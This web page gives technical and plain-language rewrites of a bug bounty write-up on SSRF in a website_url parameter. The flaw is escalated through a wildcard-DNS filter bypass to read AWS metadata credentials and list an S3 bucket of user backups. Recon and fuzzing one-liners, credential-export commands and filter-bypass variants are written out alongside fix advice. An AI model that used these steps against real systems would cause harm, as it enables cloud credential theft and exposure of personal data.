Escalating SSRF to Accessing all user PII information by aws metadata
A parameter on a web application was vulnerable to server-side request forgery, allowing an attacker to make the server fetch internal URLs. By bypassing a firewall that blocked the cloud metadata IP address, the attacker accessed AWS credentials and then listed an S3 bucket containing user backup files.

My name is Santosh Kumar Sha, I’m a security researcher from India(Assam). In this article, I will be describing how I was able to leaked all user PII information by SSRF AWS metadata exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a server-side request forgery (SSRF) bug found on a well-known bug bounty program, which the author refers to throughout as example.com with an in-scope wildcard of *.example.com. The vulnerable feature is a customer-facing endpoint that takes a user-supplied URL in a parameter and fetches it server-side. The author does not describe what the feature is meant to do beyond the parameter names, so the exact business purpose is not stated. The author uses a placeholder URL to illustrate the vulnerable request:
The website_url parameter is the injection point. The goal of the exercise was to turn a blind SSRF into a full read of the AWS instance metadata service, and from there into access to S3 data containing user backup information.
Setup
The author lists four tools used during reconnaissance and testing:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau, by Corben (https://github.com/lc/gau)
- waybackurls, by tomnomnom (https://github.com/tomnomnom/waybackurls)
A Burp Collaborator server was used as the out-of-band listener, and Burp Suite's proxy was used to route traffic so that every request could be inspected. The AWS CLI was used later to validate the stolen credentials. No account, role or credential on the target is described as a precondition: the endpoint appears to be reachable without authentication, since the author never mentions logging in.
Finding it
The starting point was URL collection from public archives. The author ran gau and waybackurls against the target, then widened the collection by piping subfinder output into waybackurls so that URLs belonging to subdomains would also be captured:
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
The three files were then merged, filtered to URLs that contain both a ? and an =, deduplicated, and probed with httpx to drop dead hosts:
cat vul1.txt vuln2.txt vul3.txt | grep "=" | sort -u | grep "?" | httpx -silent >> FUZZvul.txt
Fuzzing the resulting parameterised URLs for SSRF produced nothing. The author's reasoning at this point was that the program is well known, other hunters had already tested the obvious parameters, and any finding would likely be a duplicate. The change of approach was to stop testing known parameters and instead test for hidden ones, a technique the author calls parameter sparing: a wordlist of parameter names is appended to every collected URL together with a Burp Collaborator payload, and the whole set is sent through Burp so the responses can be reviewed one by one. There were around 200 URLs in the list. The command was:
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c 'for url in $(cat FUZZvul.txt); do echo "$url&@=http://burpcollabrator.net";done' | httpx -http-proxy http://[redacted]:8080
Each line of the wordlist is substituted for @, and for every URL in FUZZvul.txt a new URL is emitted with &<parameter>=http://burpcollabrator.net appended. httpx then sends each one through the local Burp proxy at [redacted]:8080.
This produced a hit on the Collaborator server, with both an HTTP and a DNS request, for the following URL:
https://www.example.com/customer/item?custom_name=test123&website_url=http://burpcollabrator.net

Exploitation
Step 1: Point the parameter at the metadata service
With a confirmed SSRF, the next step was to target the AWS instance metadata address, [redacted], through the same parameter:
This returned 200 OK, but the response body did not contain the metadata. Some filtering was happening behind the server, or a WAF or firewall was blocking the response for internal data access. The author notes having spent two days on the target at this point and being reluctant to report a blind SSRF with low impact, partly because it would likely duplicate someone else's finding, so bypassing the filter became the objective.
Step 2: Bypass the filter with a DNS name that resolves to the metadata IP
Searching for the problem led to a known SSRF bypass technique using a wildcard DNS service, with the hostname http://www.owasp.org.1ynrnhl.xip.io/. The key observation was that the WAF or firewall was blocking the IP address, not the domain name. Substituting the hostname for the literal IP worked, and the final vulnerable URL became:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/Prod

Step 3: Read the role credentials
The first metadata path requested was the credentials endpoint for the role named Prod:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/Prod
This returned the AccessKeyId, SecretAccessKey and Token for the role.
Step 4: Read the instance identity document
The second metadata path was the instance identity document, which yields the instance ID, account ID and region:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/dynamic/instance-identity/document
The author highlights the "region": "eu-west-1" value from this document, because the region is needed for the AWS CLI commands that follow. The author states that these credentials lead to RCE, though no RCE step is shown in the write-up.
Step 5: Load the credentials into the AWS CLI
The values from the two metadata responses are exported as environment variables, with the region taken from the identity document:
$ export AWS_ACCESS_KEY_ID="[AccessKeyId]"$ export AWS_SECRET_ACCESS_KEY="[SecretAccessKey]"$ export AWS_DEFAULT_REGION="[region]"$ export AWS_SESSION_TOKEN="[Token]"
Step 6: Confirm the identity behind the credentials
$ aws sts get-caller-identity{ "UserId": "Axxxxxxxxxxxxxxxxx:i-xxxxxxxxxxxxxxxxx", "Account": "XXxxxxxxxxxx", "Arn": "arn:aws:sts::19xxxxxxxxxx:XXXX/XXXXXX/i-xxxxxxxxxxxxxxxxx"}
The command returned a user ID, account and ARN.
Step 7: Enumerate S3 buckets
aws s3 ls
Among the buckets listed was one named prodbackUP_info. The author decided to inspect it:
aws s3 ls s3://prodbackUP_info
This listed the objects in the bucket, which the author describes as all user backup information files. The author states that permission had already been obtained before escalating further. The bug was reported, and the report was triaged as critical the next day.

Root cause
The endpoint accepts a user-controlled URL in website_url and makes a server-side request to it without restricting the destination. Because the request originates from an EC2 instance, the attacker can reach the link-local metadata address [redacted], which is not reachable from the internet. The instance's IAM role credentials are exposed there, and the role's permissions were broad enough to list buckets and read the objects in prodbackUP_info.
The only defence in place was a filter that blocked the metadata IP address. It did not block hostnames that resolve to that address, so a wildcard DNS name pointing at [redacted] passed the filter and the request went through. The report does not describe the filter's implementation, so whether it matched on the literal string or on a resolved address is not stated. The filter blocked the literal IP address but not a hostname resolving to it.
Impact
An attacker could read the EC2 instance's IAM role credentials and instance identity document through the SSRF, then use those credentials from their own machine to enumerate S3 buckets and list the contents of a bucket holding user backup information. The author describes this as leaking all user PII information. The write-up does not show the contents of any object, so the exact data exposed is not demonstrated. The author also states that the credentials would lead to RCE, but no RCE is shown. The report was triaged as critical.
Fix
The measures that would address the issue are: validate the destination of any server-side fetch against an allowlist of permitted hosts, resolve the hostname and reject private, loopback and link-local addresses including [redacted], re-check the destination after every redirect, and disable or restrict access to the instance metadata service where the application does not need it. On the AWS side, the instance role should be scoped to only the buckets and actions the application requires, so that a compromised instance cannot list or read unrelated data such as user backups.
Variants to test
- Hidden parameter discovery on any endpoint that takes URLs. Append a wordlist of parameter names with a Collaborator payload to every archived URL and watch for HTTP and DNS callbacks, as in the
xargscommand above. A positive result is any interaction from the target's infrastructure. - IP-based blocklist bypass with wildcard DNS. Replace
[redacted]with a hostname that resolves to it, such ashttp://www.owasp.org.1ynrnhl.xip.io/. A positive result is metadata content in the response where the literal IP returned an empty body. - Decimal, octal and hexadecimal encodings of the metadata address, and IPv6 forms, where the filter matches only the dotted-quad string. A positive result is the same metadata content through an alternative representation.
- Redirect-based bypass. Host a redirect on an allowed domain that points to the metadata address, and supply the allowed domain to the parameter. A positive result is metadata content following the redirect.
- Metadata paths beyond credentials. Request
/latest/dynamic/instance-identity/documentand/latest/meta-data/iam/security-credentials/to enumerate role names and region. A positive result is a JSON document or a list of role names. - Credential validation and blast radius. Export the returned keys and run
aws sts get-caller-identity, thenaws s3 ls. A positive result is a valid identity and a list of buckets, which shows how far the role's permissions reach.
What happened, in plain words
A security researcher was testing a website that belongs to a public bug bounty programme. A bug bounty programme is a scheme where a company invites outside people to look for security problems in its systems and pays them for reporting what they find, instead of punishing them. The researcher found a way to make the company's own server fetch a web address of his choosing. That kind of flaw is called server-side request forgery, or SSRF: the attacker does not break into the server directly, but tricks it into making requests on the attacker's behalf, the way you might persuade a helpful colleague to fetch a parcel from a locked room you cannot enter yourself.
The address he made the server fetch was not a normal website. It was a special internal address that only machines inside Amazon's cloud can reach, and it hands out the login keys the server uses to talk to other Amazon services. With those keys, the researcher could list the company's storage buckets and read a bucket that held user backup information. He reported it, and the report was triaged as critical the next day. Triaged means the company's security team looked at the report, confirmed it was real and assigned it a severity.
This article walks through the whole thing from zero, in the order it happened.
The target and the feature
The researcher writes about a well-known bug bounty programme and hides its real name. Throughout the write-up the target is called example.com, and everything under it, meaning every subdomain such as shop.example.com or api.example.com, was in scope. In scope means the programme allows testing on those systems; anything outside is off limits.
The vulnerable request took a web address in a parameter and the server fetched it. A web address supplied like this, as part of a link, is called a parameter: the part of the URL after the ? sign that carries a value. The vulnerable endpoint looked like this:
Read it piece by piece. https://www.example.com is the site. /customer/item is the page. After the ? come two parameters joined by &: custom_name with the value test123, and website_url, whose value is whatever address is placed where <url> is. The website_url parameter is the injection point, meaning the place where the attacker's input goes in and gets acted upon. The write-up does not say what the feature is meant to do in normal use beyond taking a URL, so the exact business purpose is not stated.
The goal of the exercise was to turn a blind SSRF into a full read of the AWS instance metadata service, and from there into access to S3 data containing user backup information. Blind SSRF means the server does make the request, but the attacker cannot see the reply. AWS is Amazon Web Services, the cloud platform the site runs on. S3 is AWS's file storage service, where files are kept in containers called buckets.
The tools
The researcher lists four tools used during reconnaissance and testing:
- Subfinder (https://github.com/projectdiscovery/subfinder)
- httpx (https://github.com/projectdiscovery/httpx)
- gau, by Corben (https://github.com/lc/gau)
- waybackurls, by tomnomnom (https://github.com/tomnomnom/waybackurls)
Subfinder finds subdomains of a domain. httpx takes a list of addresses and checks which ones are alive, printing the ones that respond. gau and waybackurls both collect URLs that have been archived on the public web over the years, from services such as the Wayback Machine, which is an archive of old web pages. Old URLs are useful because they often still work and often contain parameters that nobody remembers.
A Burp Collaborator server was used as the out-of-band listener. Burp Suite is a tool for inspecting and modifying web traffic; Collaborator is a service that gives you a unique address and tells you when anything contacts it. Out-of-band means the signal comes back through a different channel than the normal response, for example a DNS lookup. DNS is the system that turns a name like example.com into an IP address, the numeric address of a machine. Burp Suite's proxy was used to route traffic so that every request could be inspected; a proxy sits between your browser or tool and the target and lets you watch and change what passes through. The AWS CLI was used later to validate the stolen credentials; the CLI is a command-line tool for talking to AWS.
No account, role or credential on the target is described as a precondition: the endpoint appears to be reachable without authentication, since the author never mentions logging in.
Finding it
The starting point was URL collection from public archives. The researcher ran gau and waybackurls against the target, then widened the collection by piping subfinder output into waybackurls so that URLs belonging to subdomains would also be captured. Piping means feeding the output of one command straight into the next, like passing a bucket along a line.
gau -subs example.com >> vul1.txt
waybackurls example.com >> vul2.txt
subfinder -d example.com -silent | waybackurls >> vul3.txt
Line by line. gau -subs example.com >> vul1.txt asks gau for archived URLs for example.com and its subdomains (-subs) and appends the results to a file called vul1.txt; >> means append rather than overwrite. waybackurls example.com >> vul2.txt does the same with waybackurls and writes to vul2.txt. subfinder -d example.com -silent | waybackurls >> vul3.txt first finds subdomains of example.com with subfinder, quietly (-silent), then pipes that list into waybackurls so that archived URLs for every subdomain are collected, appending to vul3.txt. Three sources instead of one, because any single source can miss URLs.
The three files were then merged, filtered to URLs that contain both a ? and an =, deduplicated, and probed with httpx to drop dead hosts:
cat vul1.txt vuln2.txt vul3.txt | grep "=" | sort -u | grep "?" | httpx -silent >> FUZZvul.txt
cat prints the contents of the three files. grep "=" keeps only lines containing an equals sign, which usually means a parameter with a value. sort -u sorts the lines and removes duplicates (-u for unique). grep "?" keeps only lines containing a question mark, which marks the start of a query string. httpx -silent sends a request to each remaining address and prints only the ones that respond, quietly. >> FUZZvul.txt appends the survivors to a new file. The point of all this is to end up with a short list of live URLs that take parameters, because parameters are where input gets into the application.
Fuzzing the resulting parameterised URLs for SSRF produced nothing. Fuzzing means trying many variations automatically and watching for an interesting reaction. The researcher's reasoning at this point was that the programme is well known, other hunters had already tested the obvious parameters, and any finding would likely be a duplicate. A duplicate is a report of a bug someone else already reported, which usually earns nothing.
The change of approach was to stop testing known parameters and instead test for hidden ones, a technique the researcher calls parameter sparing: a wordlist of parameter names is appended to every collected URL together with a Burp Collaborator payload, and the whole set is sent through Burp so the responses can be reviewed one by one. A wordlist is simply a file with one candidate name per line. A payload here is the value planted in the parameter, in this case the Collaborator address, so that if the server fetches it, the Collaborator records the contact. There were around 200 URLs in the list. The command was:
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c 'for url in $(cat FUZZvul.txt); do echo "$url&@=http://burpcollabrator.net";done' | httpx -http-proxy http://[redacted]:8080
This one is dense, so slowly. xargs -a /root/magicparameter/ssrf.txt reads the wordlist file and runs the following command once for each line. -I@ says: wherever you see @ in the command, put the current line from the wordlist. bash -c '...' runs the quoted script. Inside it, for url in $(cat FUZZvul.txt); do ... done loops over every URL in the collected list. echo "$url&@=http://burpcollabrator.net" prints the original URL with &, then the current wordlist word (because @ is replaced), then =http://burpcollabrator.net. So for a wordlist entry website_url, the output is the original URL plus &website_url=http://burpcollabrator.net. The pipe | sends all those generated URLs into httpx -http-proxy http://[redacted]:8080, which requests each one through the local Burp proxy on port 8080 so every request and response can be inspected. In short: try every candidate parameter name on every URL, with a tripwire address as the value, and watch the tripwire.
This produced a hit on the Collaborator server, with both an HTTP and a DNS request, for the following URL:
https://www.example.com/customer/item?custom_name=test123&website_url=http://burpcollabrator.net
A DNS request is significant because it means the server tried to look up the name, which happens before any web request is made; an HTTP request means it actually connected. The server took the address in the website_url parameter and fetched it.
Exploitation
Step 1: Point the parameter at the metadata service
With a confirmed SSRF, the next step was to target the AWS instance metadata address, [redacted], through the same parameter:
What is [redacted]? It is a special address that every cloud machine can reach from inside itself, and it is not reachable from the ordinary internet. It is like an internal noticeboard in a building that only staff can walk up to. On AWS it serves the instance metadata service, a small web service that tells the machine about itself: its identity, its region, and, crucially, temporary login keys for the role attached to it. A role is a set of permissions in AWS; anything holding the role's keys can do what the role allows.
This returned 200 OK, but the response body did not contain the metadata. 200 OK is the standard web response meaning the request succeeded. Some filtering was happening behind the server, or a WAF or firewall was blocking the response for internal data access. A WAF is a web application firewall, a filter that inspects requests and blocks ones that look malicious; a firewall blocks traffic by address or port. The researcher notes having spent two days on the target at this point and being reluctant to report a blind SSRF with low impact, partly because it would likely duplicate someone else's finding, so bypassing the filter became the objective. Low impact means the bug does not let an attacker do much; a blind SSRF where you cannot read the reply is usually in that category.
Step 2: Bypass the filter with a DNS name that resolves to the metadata IP
Searching for the problem led to a known SSRF bypass technique using a wildcard DNS service, with the hostname http://www.owasp.org.1ynrnhl.xip.io/. A wildcard DNS service is a domain where any name you put in front of it resolves to an address encoded in the name. Here 1ynrnhl.xip.io is arranged so that www.owasp.org.1ynrnhl.xip.io resolves to the address 1ynrnhl stands for, and in this case that address is the metadata address. The key observation was that the WAF or firewall was blocking the IP address, not the domain name. Substituting the hostname for the literal IP worked, and the final vulnerable URL became:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/Prod
IAM is AWS's identity and access management system, the part that decides who can do what. The path /latest/meta-data/iam/security-credentials/Prod asks the metadata service for the credentials of the role named Prod.
Step 3: Read the role credentials
The first metadata path requested was the credentials endpoint for the role named Prod:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/Prod
This returned the AccessKeyId, SecretAccessKey and Token for the role. These three values together are like a username, a password and a one-time passcode: the key ID identifies the key, the secret is the part that proves you hold it, and the token is an extra temporary value that must be sent alongside. They are temporary, which is why they are handed out by the metadata service rather than stored on disk.
Step 4: Read the instance identity document
The second metadata path was the instance identity document, which yields the instance ID, account ID and region:
https://www.example.com/customer/item?custom_name=test123&website_url=http://www.owasp.org.1ynrnhl.xip.io/latest/dynamic/instance-identity/document
The researcher highlights the "region": "eu-west-1" value from this document, because the region is needed for the AWS CLI commands that follow. A region is the geographic area where AWS runs your resources; the CLI needs to know which one to talk to. The researcher states that these credentials lead to RCE, which stands for remote code execution, meaning running your own commands on the target machine, though no RCE step is shown in the write-up.
Step 5: Load the credentials into the AWS CLI
The values from the two metadata responses are exported as environment variables, with the region taken from the identity document:
$ export AWS_ACCESS_KEY_ID="[AccessKeyId]"$ export AWS_SECRET_ACCESS_KEY="[SecretAccessKey]"$ export AWS_DEFAULT_REGION="[region]"$ export AWS_SESSION_TOKEN="[Token]"
An environment variable is a named value that a program reads from its surroundings, like a sticky note on your desk that every tool can see. export puts the value into the current shell session so that the AWS CLI picks it up automatically. The four lines set the key ID, the secret, the default region and the session token. The placeholders in square brackets stand for the real values copied from the metadata responses.
Step 6: Confirm the identity behind the credentials
$ aws sts get-caller-identity{ "UserId": "Axxxxxxxxxxxxxxxxx:i-xxxxxxxxxxxxxxxxx", "Account": "XXxxxxxxxxxx", "Arn": "arn:aws:sts::19xxxxxxxxxx:XXXX/XXXXXX/i-xxxxxxxxxxxxxxxxx"}
aws sts get-caller-identity asks AWS's security token service, which issues and checks temporary credentials, who the caller is. The command returned a user ID, account and ARN. An ARN is Amazon's name format for a resource, a long identifier that says what kind of thing it is, which account it belongs to and its name. The x characters are masked digits in the write-up.
Step 7: Enumerate S3 buckets
aws s3 ls
aws s3 ls lists the buckets the credentials can see, the way ls lists files in a folder. Among the buckets listed was one named prodbackUP_info. The researcher decided to inspect it:
aws s3 ls s3://prodbackUP_info
This lists the objects in that bucket, which the researcher describes as all user backup information files. An object is a single file stored in a bucket. The researcher states that permission had already been obtained before escalating further. The bug was reported, and the report was triaged as critical the next day.
Root cause
The endpoint accepts a user-controlled URL in website_url and makes a server-side request to it without restricting the destination. Because the request originates from an EC2 instance, an EC2 instance being a virtual machine rented from AWS, the attacker can reach the link-local metadata address [redacted], which is not reachable from the internet. Link-local means an address that only works on the local network segment, never across the internet. The instance's IAM role credentials are exposed there, and the role's permissions were broad enough to list buckets and read the objects in prodbackUP_info.
The only defence in place was a filter that blocked the metadata IP address. It did not block hostnames that resolve to that address, so a wildcard DNS name pointing at [redacted] passed the filter and the request went through. The report does not describe the filter's implementation, so whether it matched on the literal string or on a resolved address is not stated. The filter blocked the literal IP address but not a hostname resolving to it. A redirect is a server telling the client to go somewhere else instead; if the first address is allowed and the second is not checked, the filter is bypassed.
Impact
An attacker could read the EC2 instance's IAM role credentials and instance identity document through the SSRF, then use those credentials from their own machine to enumerate S3 buckets and list the contents of a bucket holding user backup information. The researcher describes this as leaking all user PII information. PII stands for personally identifiable information, data that can identify a person, such as names, addresses or phone numbers. The researcher also states that the credentials would lead to RCE, but no RCE is shown. The report was triaged as critical.
Fix
The measures that would address the issue are: validate the destination of any server-side fetch against an allowlist of permitted hosts, resolve the hostname and reject private, loopback and link-local addresses including [redacted], re-check the destination after every redirect, and disable or restrict access to the instance metadata service where the application does not need it. An allowlist is a list of things that are permitted, everything else being refused; the opposite of a blocklist, which lists what is forbidden. Loopback is the address a machine uses to talk to itself, usually [redacted]. On the AWS side, the instance role should be scoped to only the buckets and actions the application requires, so that a compromised instance cannot list or read unrelated data such as user backups. Scoped means given the minimum permissions needed.
Variants to test
- Hidden parameter discovery on any endpoint that takes URLs. Append a wordlist of parameter names with a Collaborator payload to every archived URL and watch for HTTP and DNS callbacks, as in the
xargscommand above. A positive result is any interaction from the target's infrastructure. - IP-based blocklist bypass with wildcard DNS. Replace
[redacted]with a hostname that resolves to it, such ashttp://www.owasp.org.1ynrnhl.xip.io/. A positive result is metadata content in the response where the literal IP returned an empty body. - Decimal, octal and hexadecimal encodings of the metadata address, and IPv6 forms, where the filter matches only the dotted-quad string. A positive result is the same metadata content through an alternative representation. Dotted-quad is the familiar four-numbers-with-dots form of an IP address; the same address can be written in other number bases, and a filter that only recognises one form can be walked past.
- Redirect-based bypass. Host a redirect on an allowed domain that points to the metadata address, and supply the allowed domain to the parameter. A positive result is metadata content following the redirect.
- Metadata paths beyond credentials. Request
/latest/dynamic/instance-identity/documentand/latest/meta-data/iam/security-credentials/to enumerate role names and region. A positive result is a JSON document or a list of role names. JSON is a plain text format for structured data, made of names and values in curly braces. - Credential validation and blast radius. Export the returned keys and run
aws sts get-caller-identity, thenaws s3 ls. A positive result is a valid identity and a list of buckets, which shows how far the role's permissions reach. Blast radius means how much damage a single compromise can cause.
Glossary
- Allowlist: a list of things that are permitted; anything not on it is refused.
- ARN: Amazon's name format for a resource, identifying its type, account and name.
- AWS: Amazon Web Services, the cloud platform the target runs on.
- AWS CLI: the command-line tool for talking to AWS.
- Blind SSRF: an SSRF where the server makes the request but the attacker cannot see the reply.
- Blast radius: how much damage one compromise can cause.
- Blocklist: a list of things that are forbidden; anything not on it is allowed.
- Bucket: a container for files in S3.
- Bug bounty programme: a scheme where a company invites outsiders to find and report security problems, usually for a reward.
- Burp Collaborator: a service that gives you an address and tells you when anything contacts it, used to detect out-of-band requests.
- Burp Suite: a tool for inspecting and modifying web traffic.
- DNS: the system that turns a name like
example.cominto an IP address. - Dotted-quad: the familiar four-numbers-with-dots form of an IP address, such as
[redacted]. - Duplicate: a report of a bug someone else already reported.
- EC2 instance: a virtual machine rented from AWS.
- Environment variable: a named value a program reads from its surroundings.
- Firewall: a filter that blocks network traffic by address or port.
- Fuzzing: trying many variations automatically and watching for an interesting reaction.
- gau: a tool that collects archived URLs from public sources.
- httpx: a tool that checks which addresses in a list are alive and respond.
- IAM: AWS's identity and access management system, which decides who can do what.
- In scope: allowed to be tested under a bug bounty programme's rules.
- Injection point: the place where an attacker's input goes in and gets acted upon.
- Instance metadata service: a small web service on AWS that tells a machine about itself and hands out temporary role credentials.
- IP address: the numeric address of a machine on a network.
- JSON: a plain text format for structured data, made of names and values in curly braces.
- Link-local: an address that only works on the local network segment, never across the internet.
- Loopback: the address a machine uses to talk to itself, usually
[redacted]. - Low impact: a bug that does not let an attacker do much.
- Object: a single file stored in a bucket.
- Out-of-band: a signal that comes back through a different channel than the normal response, such as a DNS lookup.
- Parameter: the part of a URL after the
?that carries a name and a value. - Parameter sparing: the researcher's name for appending a wordlist of parameter names to every collected URL to find hidden parameters.
- Payload: the value planted in a parameter, here the Collaborator address, so that a fetch is detected.
- PII: personally identifiable information, data that can identify a person.
- Piping: feeding the output of one command straight into the next.
- Proxy: a middle point that sits between your tool and the target and lets you watch and change what passes through.
- RCE: remote code execution, running your own commands on the target machine.
- Redirect: a server telling the client to go somewhere else instead.
- Region: the geographic area where AWS runs your resources.
- Role: a set of permissions in AWS; anything holding the role's keys can do what the role allows.
- S3: AWS's file storage service.
- Scoped: given the minimum permissions needed.
- Server-side request forgery (SSRF): a flaw where the server is tricked into making a request of the attacker's choosing.
- Subdomain: a name under a domain, such as
shop.example.comunderexample.com. - Subfinder: a tool that finds subdomains of a domain.
- Token: a temporary extra value that must be sent alongside credentials to prove they are current.
- Triaged: reviewed by the company's security team, confirmed real and assigned a severity.
- WAF: a web application firewall, a filter that inspects requests and blocks ones that look malicious.
- waybackurls: a tool that collects archived URLs from public sources.
- Wildcard DNS service: a domain where any name placed in front of it resolves to an address encoded in the name.
- Wordlist: a file with one candidate name per line.



